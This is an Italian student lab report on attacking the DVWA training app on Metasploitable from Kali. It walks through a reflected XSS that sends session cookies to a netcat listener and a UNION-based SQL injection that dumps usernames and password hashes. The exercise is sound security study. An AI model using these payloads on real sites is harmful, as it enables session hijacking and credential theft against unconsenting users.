

Exploit DVWA - XSS e SQL injection

1.Introduzione

Questa relazione illustra i come fare per sfruttare i punti vulnerabili della DVWA del sito della Metasploitable (macchina vittima) con attacchi di XSS e SQL eseguiti dalla macchina Kali (attaccante) per cercare di rubare dati sensibili e privati, ovviamente in un ambiente didattico e a scopo di studio.

2.Ambiente


Nel nostro ambiente avviamo le macchine virtuali di Kali Linux e metasploitable in una rete chiusa per analizzare meglio il traffico di rete e avere una lettura più semplice.
Quindi mettendo le seguenti macchine in un circuito di rete chiuso collegate bidirezionalmente, porre questo semplice ambiente è la sola cosa che serve per iniziare.

3.DVWA Meta - XSS Reflected

3.1 Vulnerabilità

il primo passaggio è entrare con il browser della Kali al sito della Metasploit , settiamo la security level a <low>

Per poi andare nel inserzione XSS reflected, dove il sito ci chiede il nome:




The screenshot shows the DVWA interface with the title "Vulnerability: Reflected Cross Site Scripting (XSS)". On the left, there's a sidebar menu with various exploit categories. The "XSS reflected" option is highlighted in green. The main content area has a form with a single input field labeled "What's your name?" and a "Submit" button. Below the form, there's a "More info" section with three links: <http://ha.ckers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>. At the bottom of the page, there are "View Source" and "View Help" buttons. The footer displays the text "Damn Vulnerable Web Application (DVWA) v1.0.7".

Da qui possiamo fare dei test per vedere se dove possiamo trovare vulnerabilità, e notiamo che l'input nel campo di ricerca viene inserito nell'output della pagina stessa, aggiornando l'html, quindi vediamo come reagisce l'app se sono stati presi adeguati accertamenti per l'esecuzione dei comandi html.

3.2 Tag alert

Facciamo la prova utilizzando il Tag alert:
`<script>alert('BANANANANA')</script>`

- 1) Quella che ci appare è un popup con le con la scritta **<BANANANANA>** che ha soddisfatto le nostre aspettative e ci ha confermato la presenza di una **vulnerabilità nel campo XSS reflected.**
- 2) Con questa vulnerabilità possiamo modificare lo script per avere cercare di rubare i cookie di sessione degli utenti che effettuano l'accesso.
- 3) Per poi inviare il link alla nostra vittima.



3.3 rubare i cookie

Per poter rubare i cookie ci serve da preparare:

- 1) lo script `<script>window.location='http://127.0.0.1:12345/?cookie=' + document.cookie;</script>`
in cui:
 - **window.location** per reindirizzare le informazioni verso un server fittizio, ovvero il localhost della macchina Kali, dove ci mettiamo in ascolto alla porta 12345,
 - l'operatore **document.cookie** che va a recuperare i parametri **cookie** della vittima.

<Una volta recuperati i cookie dell'utente li invierà ad un server di nostro controllo.>
- 2) non ci resta che metterci in ascolto con kali al nostro localhost alla porta da noi scelta tramite console con il comando: `nc -l -p 12345`

A composite screenshot showing a terminal session on the left and a browser window on the right. The terminal session shows a netcat listener running on port 12345, and a browser window showing the DVWA 'Vulnerability: Reflected Cross Site Scripting (XSS)' page. A red box highlights the terminal output where a cookie is captured and sent to the netcat listener. An arrow points from the terminal to the browser, indicating the flow of data from the victim's browser to the attacker's local machine.

- 3) Il nostro server fittizio riceve i cookie di sessione del nostro utente e così abbiamo exploitato un XSS reflected.

4. SQL injection

4.1 vulnerabilità

Andando nell'inserzione di SQL injection sempre tramite Kali sul sito della Metasploitable, notiamo un campo di ricerca che ci richiede di inserire il nostro id. provando ad inserire un numero vediamo che l'app aggiorna l'html della pagina restituendoci l'id inserito, il First name e il Surname.

The screenshot shows the DVWA SQL Injection page. On the left is a sidebar with various security test categories: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, **SQL Injection** (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: SQL Injection". It contains a "User ID:" input field with the value "1", a "Submit" button, and a red status message below it: "ID: 1", "First name: admin", and "Surname: admin". Below this, there's a "More info" section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_Injection, and <http://www.unixwiz.net/tipps/sql-injection.html>.

Notiamo che se proviamo a cambiare i numeri degli id l'app ci restituisce profili diversi, per ogni nuovo numero c'è un nuovo utente; il che vuol dire che usa un database di back-end in cui sono memorizzati i profili degli utenti.

The screenshot shows the DVWA SQL Injection page again. The sidebar and main interface are identical to the previous one. The "User ID:" input field now contains "4", and the red status message below it shows a different profile: "ID: 4", "First name: Pablo", and "Surname: Picasso".

4.2 Linguaggio SQL

- 1) L'SQL è un linguaggio di programmazione per la gestione e manipolazione dei dati all'interno di un sistema di gestione di database.
- 2) Per vedere come risponde l'app proviamo a mettere una affermazione sempre VERA ('1' OR '1'='1) e notiamo che quello che ci restituisce sono tutti i risultati presenti per First Name e Surname.

Vulnerability: SQL Injection

User ID:

Submit

```
ID: 1'OR'1'='1
First name: admin
Surname: admin
```

```
ID: 1'OR'1'='1
First name: Gordon
Surname: Brown
```

```
ID: 1'OR'1'='1
First name: Hack
Surname: Me
```

```
ID: 1'OR'1'='1
First name: Pablo
Surname: Picasso
```

```
ID: 1'OR'1'='1
First name: Bob
Surname: Smith
```


More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

4.3 Query

Quindi una query con delle utenze avrà anche eventuali password, quindi tentiamo di fare una UNION con il comando:

1) UNION SELECT null - -



The used SELECT statements have a different number of columns

- 2) E mi dice che non ho ancora trovato il numero di colonne
- 3) Ritentiamo con **UNION SELECT null, null - -**

Vulnerability: SQL Injection

User ID:

Submit

```
ID: 'UNION SELECT null, null -- -
First name:
Surname:
```

4.4 SQL injection

- quindi sapendo che la **UNION query ha 2 parametri** proviamo a modificare il nome dei campi «null», «null» con **user e password**.
- provando con **FROM users** per prendere le credenziali tu tutti gli user.
- la query: ‘**UNION SELECT user, password FROM users --**

Vulnerability: SQL Injection

User ID:


```
ID: 'UNION SELECT user, password FROM users-- -  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: 'UNION SELECT user, password FROM users-- -  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
  
ID: 'UNION SELECT user, password FROM users-- -  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: 'UNION SELECT user, password FROM users-- -  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: 'UNION SELECT user, password FROM users-- -  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

L'app ci restituisce il nome utente e la password per ogni utente del database.